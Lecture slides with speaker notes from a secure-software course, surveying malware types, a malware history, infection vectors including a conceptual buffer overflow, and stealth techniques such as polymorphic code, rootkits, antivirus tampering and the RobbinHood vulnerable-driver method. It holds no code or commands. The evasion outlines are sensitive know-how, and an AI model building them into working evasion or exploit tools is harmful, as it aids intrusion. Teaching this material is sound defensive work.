
9

Spyware is software that aims to gather information about a person or organization without their knowledge and that may send such information to another entity without the consumer's consent, or that asserts control over a computer without the consumer's knowledge. It is also used to assist hackers in gathering information about the victim's system, without the consent of the victim. This spyware's presence is typically hidden from the host and it is very difficult to detect. Some spyware like keyloggers may be installed intentionally in an organization to monitor activities of employees. Spyware does not necessarily spread in the same way as a virus or worm because infected systems generally do not attempt to transmit or copy the software to other computers. Instead, spyware installs itself on a system by deceiving the user or by exploiting software vulnerabilities.

The drawback of programs to detect and remove spyware/adware (like Spybot – Search&Destroy, or Ad-Aware), is that on the one hand they don't detect all spyware, and on the other hand that they generate a relatively large number of false alarms. The user will thus have to sort out by himself whether genuine spyware is involved or not. Major anti-virus firms such as Symantec, PC Tools, McAfee and Sophos have also added anti-spyware features to their existing anti-virus products. Early on, anti-virus firms expressed reluctance to add anti-spyware functions, citing lawsuits brought by spyware authors against the authors of web sites and programs which described their products as "spyware". However, recent versions of these major firms' home and business anti-virus products do include anti-spyware functions, albeit treated differently from viruses. Symantec Anti-Virus, for instance, categorizes spyware programs as "extended threats" and now offers real-time protection against these threats.



## Malware examples



10

Example of Adware (see next slide). Although toolbar installations of advertisement services are one of the more intrusive methods of forcing users to read advertisements, they are easy to spot and as such alert the user that unexpected behavior is going on. Other adware tools are much more difficult to spot.

## ■ Adware

- **A variant of spyware**
  - ▶ Redirects to targeted ads
  - ▶ Aims at generating revenue
  - ▶ Not always harmful, but annoying and invasive
- **Often installed as third -party software alongside legal software**
  - ▶ With or without consent
  - ▶ Often combined with spyware

## ■ Famous examples

- **CoolWebSearch**
  - ▶ Displays pop -ups, rewrites search engine results, alters DNS lookups
- **Zango**
  - ▶ Transmit browsing habits, covers ads from competing companies



11

Adware, or advertising-supported software, is any software package that automatically renders advertisements in order to generate revenue for its author. The advertisements may be in the user interface of the software or on a screen presented to the user during the installation process. The functions may be designed to analyze which Internet sites the user visits and to present advertising pertinent to the types of goods or services featured there. The term is sometimes used to refer to software that displays unwanted advertisements. It is software which renders advertisements for the purpose of generating revenue for its author. If in most case adware applications are annoying but harmless, they become dangerous and privacy invasive when someone integrates spying modules in their code.

## ■ Ransomware

- **Restricts access to a computer system**
  - ▶ Disable logins, encrypt hard disk, ..
  - ▶ Request payments to obtain the key

## ■ Scareware

- **Displays messages to scare the user in order to pay or to contact an expensive payline**
  - ▶ "This computer contains illegal content"
  - ▶ "Windows needs to be reactivated"
  - ▶ ...

## ■ Famous examples

### ● CryptoLocker

- ▶ Assymetrical encryption
  - ▶ 2048 bit RSA
- ▶ Payments through bitcoin



12

Ransomware is a type of malware that restricts access to a computer system that it infects in some way and demands that the user pay a ransom to the operators of the malware to remove the restriction. Some forms of ransomware systematically encrypt files on the system's hard drive (cryptoviral extortion, a threat originally envisioned by Adam Young and Moti Yung) using a large key that may be technologically infeasible to breach without paying the ransom, while some may simply lock the system and display messages intended to coax the user into paying. Ransomware typically propagates as a trojan, whose payload is disguised as a seemingly legitimate file. While initially popular in Russia, the use of ransomware scams has grown internationally. In June 2013, security software vendor McAfee released data showing that it had collected over 250,000 unique samples of ransomware in the first quarter of 2013—more than double the number it had obtained in the first quarter of 2012. Wide-ranging attacks involving encryption-based ransomware began to increase through trojans such as CryptoLocker, which had procured an estimated US\$3 million before it was taken down by authorities, and Cryptowall, which has procured an estimated \$15 million as of June 2015.

Scareware works by displaying fake warning notices that imitate those issued by companies or law enforcement agencies and falsely claim that the system has been used for illegal activities or contains illegal content such as pornography and pirated software or media. Some scareware payloads imitate product activation notices, falsely claiming that a computer's installation is counterfeit or requires re-activation. In July 2013, a 21-year-old man from Virginia, whose computer coincidentally did contain pornographic photographs of underaged girls with whom he had conducted inappropriate communications, turned himself in to police after receiving and being deceived by ransomware purporting to be an FBI message accusing him of possessing child pornography. An investigation discovered the incriminating files, and the man was charged with child sexual abuse and possession of child pornography.

Payment is generally always the goal, and the victim is coerced into paying to remove the ransomware, either by supplying a program that can decrypt the files, or by sending an unlock code that undoes the payload's changes. A key element in making ransomware work for the attacker is a convenient untraceable payment system. A range of such payment methods have been used, including: wire transfer, premium-rate text messages, online payment voucher service such as Ukash or Paysafecard and most recently the digital currency Bitcoin.

## ■ Traditional virus

- **Software with the capacity to “infect” other software**
  - ▶ Non-autonomous, needs carrier program
  - ▶ Modifies software inserting its own code
  - ▶ Spreads by infecting other software
    - ✓ Contains piece of code performing this
- **For the rest, has all functionalities of normal software**
- **Often OS specific, sometimes even hardware platform specific**
  - ▶ Exploits specific vulnerabilities

13

A computer virus is a malware program that, when executed, replicates by inserting copies of itself (possibly modified) into other computer programs, data files, or the boot sector of the hard drive; when this replication succeeds, the affected areas are then said to be "infected". The defining characteristic of viruses is that they are self-replicating computer programs which install themselves without user consent.

## ■ Virus: different phases

- **Sleeping phase**

- ▶ Awaiting activation (not for all viruses)

- ✓ E.g. date, presence of other program, etc.

- **Propagation/replication**

- ▶ Spreads by infecting other programs or system files

- ✓ Typically when program is executed

- ✓ Infected programs participate in propagation themselves

- **Activation trigger**

- ▶ When certain conditions are satisfied (sufficient number of copies have been created, date, etc.)

- **Execution**

- ▶ Execution of the viral payload

The execution phase can show a broad spectrum of possibilities: from relatively innocuous messages on the screen, to the erasing of files, or the flashing of the BIOS on the motherboard.

## ■ Worm

- Autonomous program; propagates from network to network
  - ▶ Does not always require prior infection of a file
- Must connect to other networks
  - ▶ Using existing (email) software
  - ▶ Using own email / communication software
- Possibility of (fast) mass infections
  - ▶ More dangerous since no user interaction is required
- May exhibit regular malware behaviour on local system
  - ▶ Setting up "backdoor" (access for other malware or hackers)
  - ▶ Using infected computer as a zombi**bot** in a botnet

## ■ Famous examples

### ● ILOVEYOU (2000)

- E-mail with attachment "LOVE-LETTER-FOR-YOU.txt.vbs"
- 5.5 to 8.7 billion in damages

### ● Mydoom (2004)

### ● Blaster (2003)



15

A computer worm is a standalone malware computer program that replicates itself in order to spread to other computers. Often, it uses a computer network to spread itself, relying on security failures on the target computer to access it. Unlike a computer virus, it does not always need to attach itself to an existing program. Many worms that have been created are designed only to spread, and do not attempt to change the systems they pass through. However, as the Morris worm and Mydoom showed, even these "payload free" worms can cause major disruption by increasing network traffic and other unintended effects. Worms almost always cause at least some harm to the network, even if only by consuming bandwidth, whereas viruses almost always corrupt or modify files on a targeted computer.


The ILOVEYOU worm, also known as Love Letter, or VBS, or Love Bug worm, is a computer worm purportedly created by a Filipino computer science student. Written in VBScript, it infected millions of Windows computers worldwide within a few hours of its release. Using social engineering techniques, it is considered to be one of the most damaging worms ever. Another well-known example was « Mydoom.A » at the end of January, 2004, the first of a now long series. This first version came as an e-mail attachment, caused massive e-mail traffic, performed a DoS attack against « www.sco.com », and opened a backdoor (which could be exploited by other malware) on infected systems. Another example was the « Blaster » worm in summer of 2003, which exploited a security breach in Windows 2000 and XP (for which a patch had been available for more than one month!). This worm attempted a DoS attack against « windowsupdate.com » (which fortunately didn't succeed), could crash the PC and created a backdoor on the infected system. These varieties of malware are more dangerous as they don't require any interaction from the user (such as opening an e-mail attachment).

## ■ Blended threats

- Combination of virus, worm, malware, etc.
- Example
  - ▶ E-mail containing infected executable
  - ▶ Once executed
    - ✓ Installs backdoor & spyware
    - ✓ Propagates further on the local network as worm
- Most botnets consist of blended threats

16

## ■ Malware by categories (2016)




17

From <https://www.malwarebytes.com/pdf/white-papers/stateofmalware.pdf>

In 2016, ransomware grabbed headlines, and for good reason. While traditional malware such as banking Trojans, spyware, and keyloggers requires the cybercriminal to oversee multiple steps before revenue is delivered to their bank account, ransomware makes it a seamless, automated process. Script kiddies (hackers with little or no coding skills) can even buy turnkey ransomware kits known as “Ransomware as a Service” (RaaS) that take all the hassle out of digital thievery. Ransomware distribution between January 2016 and November 2016 increased by 267 percent. That is an unprecedented domination of the threat landscape—like nothing we’ve seen before.

## Malware examples

### ■ Vulnerable applications (2015)



18

From <https://securelist.com/analysis/quarterly-malware-reports/69872/it-threat-evolution-in-q1-2015/>

The ranking of vulnerable applications below is based on information about the exploits blocked by our products. These exploits were used by cybercriminals in Internet attacks and in attempts to compromise local applications, including those installed on mobile devices. The top position in the Q1 2015 rankings was occupied by the Browsers category (64%), which includes exploits targeting Internet Explorer. This category was also at the top of the rankings in the last three quarters of 2014. In Q1, we saw a significant fall in the number of exploits for Oracle Java (down seven percentage points (p.p.) from Q4 2014). This can be explained by the fact that exploits for these applications were almost completely removed from all exploit packs. It is worth mentioning the growing number of exploits for Microsoft Office (up two p.p. from Q4 2014) and Adobe Flash Player (up by one p.p.) in Q1 2015. The increase in the number of malicious flash objects was primarily due to the large number of vulnerabilities discovered in the first quarter of 2015. Virtually all exploit packs now include exploits for Adobe Flash Player vulnerabilities.

- Secure applications
- Secure systems
- **Secure software**
  - **Malware**
    - ▶ Introduction
    - ▶ Examples
    - ▶ A brief overview
    - ▶ Infection methods
    - ▶ Countermeasures
  - Software cracking

19

- **Brief historical overview (1)**
  - **1971: first self-replicating program**
    - ▶ “The creeper”
  - **1975: first trojan virus**
    - ▶ “Animal” game
  - **1981: first large-scale virus outbreak**
    - ▶ ... on Apple II computers (before PC era)
  - **1983: first PC virus (test lab proof-of-concept)**
    - ▶ Security experiment by Fred Cohen (PhD student at University of Southern California, USA)
  - **1986: first virus outbreak on PC**
    - ▶ Brain: probably from Pakistan infects the boot sector of 360kiB floppy disks, doesn't cause any real damage

20

1971. The Creeper system, an experimental self-replicating program, is written by Bob Thomas at BBN Technologies to test John von Neumann's theory. Creeper infected DEC PDP-10 computers running the TENEX operating system. Creeper gained access via the ARPANET and copied itself to the remote system where the message, "I'm the creeper, catch me if you can!" was displayed. The Reaper program was later created to delete Creeper.

1975. April: ANIMAL is written by John Walker for the UNIVAC 1108. ANIMAL asked a number of questions of the user in an attempt to guess the type of animal that the user was thinking of, while the related program PERVADE would create a copy of itself and ANIMAL in every directory to which the current user had access. It spread across the multi-user UNIVACs when users with overlapping permissions discovered the game, and to other computers when tapes were shared. The program was carefully written to avoid damage to existing file or directory structures, and not to copy itself if permissions did not exist or if damage could result. Its spread was therefore halted by an OS upgrade which changed the format of the file status tables that PERVADE used for safe copying. Though non-malicious, "Pervading Animal" represents the first Trojan "in the wild"

1981. A program called Elk Cloner, written for Apple II systems, was created by Richard Skrenta. The Apple II was seen as particularly vulnerable due to the storage of its operating system on floppy disk. Elk Cloner's design combined with public ignorance about what malware was and how to protect against it led to Elk Cloner being responsible for the first large-scale computer virus outbreak in history.

1983. November: The term 'virus' is coined by Frederick Cohen in describing self-replicating computer programs. In 1984 Cohen uses the phrase "computer virus" – as suggested by his teacher Leonard Adleman – to describe the operation of such programs in terms of "infection". He defines a 'virus' as "a program that can 'infect' other programs by modifying them to include a possibly evolved copy of itself." Cohen demonstrates a virus-like program on a VAX11/750 system at Lehigh University. The program could install itself in, or infect, other system objects



## ■ Brief historical overview (2)

- **1988: outbreak of the Morris worm at MIT**
  - ▶ Spreads to Cornell and Stanford, and after one day to the entire Internet
    - ✓ Which was then "somewhat" smaller than it is now
  - ▶ First Internet panic (definitely not the last one!)
- **1992: first virus outbreak for Windows**
- **1996: first virus outbreak for Windows 95**
- **1997: first virus outbreak for Linux**
  - ▶ "Bliss". Required manual execution
- **1999: outbreak of Melissa Word macro virus**
  - ▶ First virus to use Outlook's address book to spread by e-mail
  - ▶ Infects up to 20% of computers worldwide

1988. November 2: The Morris worm, created by Robert Tappan Morris, infects DEC VAX and Sun machines running BSD UNIX that are connected to the Internet, and becomes the first worm to spread extensively "in the wild", and one of the first well-known programs exploiting buffer overrun vulnerabilities. Robert Morris, a

university student, unleashed a worm which affected 10 percent of all the computers connected to the internet (at the time the net was estimated to consist of 60,000 computers), slowing them down to a halt. Morris is now a professor at MIT.

1992. March: The Michelangelo virus was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped, according to mass media hysteria surrounding the virus. Later assessments of the damage showed the aftermath to be minimal. John McAfee had been quoted by the media as saying that 5 million computers would be affected. He later said that, pressed by the interviewer to come up with a number, he had estimated a range from 5 thousand to 5 million, but the media naturally went with just the higher number.

1997. In 1997, researchers created and released a virus for Linux—known as "Bliss". Bliss, however, requires that the user run it explicitly, and it can only infect programs that the user has the access to modify. Unlike Windows users, most Unix users do not log in as an administrator, or root user, except to install or configure software; as a result, even if a user ran the virus, it could not harm their operating system. The Bliss virus never became widespread, and remains chiefly a research curiosity. Its creator later posted the source code to Usenet, allowing researchers to see how it worked.

## ■ Brief historical overview (3)

- **2000: first mobile phone virus**
  - ▶ “Timofonica”
- **2010: first android Trojan virus**
  - ▶ “Trojan-SMS.AndroidOS.FakePlayer”
  - ▶ Fires of SMSes to premium rate phone numbers
- **2013: first ransomware**
  - ▶ Gaining a huge boost in popularity starting around 2016
- **Since then:**
  - ▶ Ever more, ever faster

22

## ■ Linux

- **Multi-user environment with specific privilege**
  - ▶ Difficult to obtain root access
- **Software repositories**
  - ▶ Frequently checked by maintainers
- **Software distribution checksums and/or digital signatures**
  - ▶ Reveal modifications due to man-in-the-middle attacks or redirection attacks (e.g. ARP or DNS poisoning)
- **Linux kernel**
  - ▶ Memory resident and read-only
- **Frequently patched**

## ■ Still, malware exists

- **Exploiting bugs, social engineering, cross -platform applications, etc.**
- **Luckily, also for linux virus scans exist**

23

- Secure applications
- Secure systems
- **Secure software**
  - Malware
    - ▶ Introduction
    - ▶ Examples
    - ▶ A brief overview
    - ▶ Infection methods
    - ▶ Countermeasures
  - Software cracking

24

- Social engineering
  - Attaching themselves to trusted executables
  - Often using hidden file extensions
- OS vulnerabilities
  - Attackers prefer large-spread OS with little diversity
- Software vulnerabilities
  - Exploits
  - Bugs in browsers, e-mail programs, etc.
    - ▶ E.g. buffer overflow
  - Especially dangerous if bug occurs in part of the program with increased privileges
    - ▶ Possibility of malware execution with increased privileges
    - ▶ Does not always require access to the source code


25

The vast majority of viruses target systems running Microsoft Windows. This is due to Microsoft's large market share of desktop users. The diversity of software systems on a network limits the destructive potential of viruses and malware. Open-source operating systems such as Linux allow users to choose from a variety of desktop environments, packaging tools, etc., which means that malicious code targeting any of these systems will only affect a subset of all users. Many Windows users are running the same set of applications, enabling viruses to rapidly spread among Microsoft Windows systems by targeting the same exploits on large numbers of hosts. In addition, while Linux and Unix in general have always natively prevented normal users from making changes to the operating system environment without permission, Windows users are generally not prevented from making these changes, meaning that viruses can easily gain control of the entire system on Windows hosts.

It would be wrong to think that only open source programs are vulnerable to malware. The regularly scheduled "security releases" by Microsoft show this. A hacker doesn't need the source code of a program to detect such bugs. The executable code will often be sufficient for him. There is software allowing to de-compile executable code or to analyse the flow of a program. Such weaknesses can be exploited by feeding the vulnerable program with "adequate" corrupt information. This may be under the aspect of an e-mail (for an e-mail program), or a Web page, often including malicious java-applets or javascript-code (for a browser), sometimes even as a corrupt jpeg file (which is normally supposed to be inert), etc. The risks for such attacks can be reduced by "patching" the software as soon as a new security breach is publicised. However, the patch itself may disclose information about the security leak itself, making it easier for hackers to attack the unpatched software ("Exploit Wednesday" coming just after "Patch Tuesday"). And then there still are so-called "zero-day-exploits" (when the attack takes place before the patch is available, sometimes before the developer is even aware of the vulnerability).

## Malware: infection vectors

### ■ Principle illustration of buffer overflow



26

After a normal execution the input is stored in the buffer, after which control is returned to the program through the return address. In a malicious buffer overflow, an excess of data will be given as input, causing the buffer to overflow. The return address and the stack are overwritten. The newly created return address now points to the start of the malware code (which is a part of the malicious input data). After the data input, control is not returned to the legitimate program, but to the malware. The malware is input as assembler code (with the

limitation that null characters are best avoided, as they're often considered as an end of string). The difficulty may be to cause the return address to point exactly to the start of the malware code (determining this precisely is rather difficult). This difficulty can be bypassed by having the malware code starting with a sufficient number of "null operations", so that the return address has a reasonable chance of pointing to a possible valid start for the malware code. The favourite code to be executed is a so-called "shell code" (/bin/sh in Linux), which enables to input shell commands and to obtain access to the attacked system. If the attacked program is running in privileged mode at that time (e.g. a program that is defined as SUID root under Linux), the attacker will also obtain these rights and he acquires complete control over the attacked system.

An in-depth explanation of this process is given at <https://www.coengoedegebure.com/buffer-overflow-attacks-explained/>



## ■ Recent trends

### • Exploit mitigation techniques

- ▶ Data execution prevention (DEP)
  - ✓ Differentiate between executable and non-executable areas
- ▶ Address space layout randomisation (ASLR)
  - ✓ Randomly arrange the key areas of a process

27

Data Execution Prevention (DEP) is a security feature included in modern operating systems. It marks areas of memory as either "executable" or "nonexecutable", and allows only data in an "executable" area to be run by programs, services, device drivers, etc. It is available in a.o. OS X, Microsoft Windows and iOS operating systems. Address space layout randomization (ASLR) is a computer security technique involved in protection from buffer overflow attacks. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

## ■ Memory behavior

- **Non-memory-resident**
  - ▶ Once executed, performs actions and exits again
  - ▶ Actions include: infection, data collection, ...
- **Memory-resident**
  - ▶ Installs itself in OS & remain in RAM
  - ▶ Overwrite interrupt handlers or other functions
  - ▶ Remains active

## ■ Macro virus

- **"Document virus"**
  - ▶ Embedded in data files
    - ✓ E.g. outlook or word
- **Runs automatically when document is opened**
  - ▶ Virus is coded in the macro language of the data file

## ■ Boot sector virus

- **Target the Master Boot Record or removable storage media**
- **"Multipartite virus"**
  - ▶ Combination of file infectors and boot sector infectors

28

Computer viruses infect a variety of different subsystems on their hosts. One manner of classifying viruses is to analyze whether they reside in binary executables (such as .EXE or .COM files), data files (such as Microsoft Word documents or PDF files), or in the boot sector of the host's hard drive (or some combination of all of these).

A memory-resident virus (or simply "resident virus") installs itself as part of the operating system when executed, after which it remains in RAM from the time the computer is booted up to when it is shut down. Resident viruses overwrite interrupt handling code or other functions, and when the operating system attempts to access the target file or disk sector, the virus code intercepts the request and redirects the control flow to the replication module, infecting the target. In contrast, a non-memory-resident virus (or "non-resident virus"), when executed, scans the disk for targets, infects them, and then exits (i.e. it does not remain in memory after it is done executing).

Macro viruses. Many common applications, such as Microsoft Outlook and Microsoft Word, allow macro programs to be embedded in documents or emails, so that the programs may be run automatically when the document is opened. A macro virus (or "document virus") is a virus that is written in a macro language, and embedded into these documents so that when users open the file, the virus code is executed, and can infect the user's computer. This is one of the reasons that it is dangerous to open unexpected attachments in e-mails.

Boot sector viruses. Boot sector viruses specifically target the boot sector/Master Boot Record (MBR) of the host's hard drive or removable storage media (flash drives, floppy disks, etc.). Multipartite viruses increase their chances of spreading within the computer by combining features from both the file infector and the boot infector. These viruses have the ability to infect both files and boot sectors. Because of this, the chance of the virus spreading is increased, but the virus also becomes more vulnerable to detection due to the increased number of locations the virus can be found by an antivirus software.

## ■ Make sure modified files are not suspicious

- **Last modified date**
  - ▶ Can be overcome by storing characteristics of files
- **No modifications of file size**
  - ▶ E.g. by overwriting unused areas
- **Intercept read request**
  - ▶ Memory resident virus intercepts OS read requests
  - ▶ Can be used to deny access, or to return “clean” unmodified versions of a file
- **Rootkits**
  - ▶ Hide malware from the system
- **Timing based evasion**
  - ▶ E.g. run only during boot

29

In order to avoid detection by users or virus scans, infected files must be difficult to detect. To this end, viruses employ different kinds of deception.

- Some old viruses, especially on the MS-DOS platform, make sure that the "last modified" date of a host file stays the same when the file is infected by the virus. This approach does not fool antivirus software, however, especially those which maintain and date cyclic redundancy checks on file changes.
- Some viruses can infect files without increasing their sizes or damaging the files. They accomplish this by overwriting unused areas of executable files. These are called cavity viruses. For example, the CIH virus, or Chernobyl Virus, infects Portable Executable files. Because those files have many empty gaps, the virus, which was 1 KB in length, did not add to the size of the file.
- While some antivirus software employ various techniques to counter stealth mechanisms, once the infection occurs any recourse to clean the system is unreliable. In Microsoft Windows operating systems, the NTFS file system is proprietary. Direct access to files without using the Windows OS is undocumented. This leaves antivirus software little alternative but to send a read request to Windows OS files that handle such requests. Some viruses trick antivirus software by intercepting its requests to the OS. A virus can hide itself by intercepting the request to read the infected file, handling the request itself, and return an uninfected version of the file to the antivirus software. The interception can occur by code injection of the actual operating system files that would handle the read request. Thus, an antivirus software attempting to detect the virus will either not be given permission to read the infected file, or, the read request will be served with the uninfected version of the same file. The only reliable method to avoid these stealth approaches is to boot from a medium that is known to be clean. Security software can then be used to check the dormant operating system files.
- Software packages known as rootkits allow concealment by modifying the host's operating system so that the malware is hidden from the user. Rootkits can prevent a malicious process from being visible in the system's list of processes, or keep its files from being read.
- With timing-based evasion techniques, malware runs at certain times or following certain actions taken by the user, so it executes during certain vulnerable periods, such as during the boot process, while remaining dormant the rest of the time.

## ■ Hide virus patterns through code obfuscation

### ● Encryption

- ▶ Encipher the body of the virus
  - ✓ Sometimes only under certain conditions
- ▶ Reveal only decryption module and key

### ● Polymorphic virus

- ▶ Also modify the decryption module
- ▶ Different mutation rates possible

### ● Metamorphic virus

- ▶ Utilize self-modifying code
  - ✓ Rewrite full virus code
- ▶ Prevent searches for virus signatures
  - ✓ Complex to realize

30

Most modern antivirus programs try to find virus-patterns inside ordinary programs by scanning them for so-called virus signatures. Unfortunately, the term is misleading, in that viruses do not possess unique signatures in the way that human beings do. Such a virus signature is merely a sequence of bytes that an antivirus program looks for because it is known to be part of the virus. A better term would be "search strings". Different antivirus programs will employ different search strings, and indeed different search methods, when identifying viruses. If a virus scanner finds such a pattern in a file, it will perform other checks to make sure that it has found the virus, and not merely a coincidental sequence in an innocent file, before it notifies the user that the file is infected. A common evasion technique is done by obfuscating internal data so that automated tools do not detect the malware.

- One method of evading signature detection is to use simple encryption to encipher the body of the virus, leaving only the encryption module and a cryptographic key in cleartext. In this case, the virus consists of a small decrypting module and an encrypted copy of the virus code. If the virus is encrypted with a different key for each infected file, the only part of the virus that remains constant is the decrypting module, which would (for example) be appended to the end. In this case, a virus scanner cannot directly detect the virus using signatures, but it can still detect the decrypting module, which still makes indirect detection of the virus possible.
- Polymorphic code was the first technique that posed a serious threat to virus scanners. Just like regular encrypted viruses, a polymorphic virus infects files with an encrypted copy of itself, which is decoded by a decryption module. In the case of polymorphic viruses, however, this decryption module is also modified on each infection. A well-written polymorphic virus therefore has no parts which remain identical between infections, making it very difficult to detect directly using signatures. Antivirus software can detect it by decrypting the viruses using an emulator, or by statistical pattern analysis of the encrypted virus body. To enable polymorphic code, the virus has to have a polymorphic engine (also called mutating engine or mutation engine) somewhere in its encrypted body. Some viruses employ polymorphic code in a way that constrains the mutation rate of the virus significantly. For example, a virus can be programmed to mutate only slightly over time, or it can be programmed to refrain from mutating when it infects a file on a computer that already contains copies of the virus. The advantage of using such slow polymorphic code is that it makes it more difficult for antivirus professionals to

obtain representative samples of the virus, because bait files that are infected in one run will typically contain identical or similar samples of the virus. This will make it more likely that the detection by the virus scanner will be unreliable, and that some instances of the virus may be able to avoid detection.

- To avoid being detected by emulation, some viruses rewrite themselves completely each time they are to infect new executables. That is, each infected file contains a different variant of the virus. Viruses that utilize this technique are said to be metamorphic. To enable metamorphism, a metamorphic engine is needed. A metamorphic virus is usually very large and complex. For example, W32/Simile consisted of over 14,000 lines of assembly language code, 90% of which is part of the metamorphic engine.



## ■ Active defenses

- Removal of antivirus software
  - ▶ Example: conficker worm
- Automatic reinstallation
  - ▶ Ghost jobs
  - ▶ Monitor register values
  - ▶ Multipartite virus

31

If a spyware program is not blocked and manages to get itself installed, it may resist attempts to terminate or uninstall it.

### Removal of antivirus software

- Some viruses try to avoid detection by killing the tasks associated with antivirus software before it can detect them (for example, Conficker).

### Automatic reinstallation

- Some programs work in pairs: when an anti-spyware scanner (or the user) terminates one running process, the other one respawns the killed program. The “ghost-jobs” detect the fact that the other had been killed, and would start a new copy of the recently stopped program within a few milliseconds. One way to kill both ghosts is to kill them simultaneously (very difficult) or to deliberately crash the system. Likewise, some spyware will detect attempts to remove registry keys and immediately add them again. Usually, booting the infected computer in safe mode allows an anti-spyware program a better chance of removing persistent spyware. Killing the process tree may also work.
- The multipartite viruses are often tricky and hard to eliminate. When all infected files have been cleaned, but the virus remains in the boot sector, files on the system will be infected again. Similarly, if the boot sectors were disinfected, but the files were still infected, then the boot sector will be re-

infected. The process will continually be repeated if the virus is not removed completely from the host system.

## Malware: stealth strategies (4)

### ■ Example

#### Ransomware installs Gigabyte driver to kill antivirus products

RobbinHood ransomware deploys novel technique to make sure it can encrypt files without being interrupted.

By Catalin Cimpanu for Zero Day | February 7, 2020 | Topic: Security



<https://www.zdnet.com/article/ransomware-installs-gigabyte-driver-to-kill-antivirus-products/>

32

A ransomware gang is installing vulnerable GIGABYTE drivers on computers it wants to infect. The purpose of these drivers is to allow the hackers to disable security products so their ransomware strain can encrypt files without being detected or stopped.

They use the following technique:

- Ransomware gang gets a foothold on a victim's network.
- Hackers install legitimate Gigabyte kernel driver GDRV.SYS.
- Hackers exploit a vulnerability in this legitimate driver to gain kernel access.
- Attackers use the kernel access to temporarily disable the Windows OS driver signature enforcement.
- Hackers install a malicious kernel driver named RBNL.SYS.
- Attackers use this driver to disable or stop antivirus and other security products running on an infected host.
- Hackers execute the RobbinHood ransomware and encrypt the victim's files.
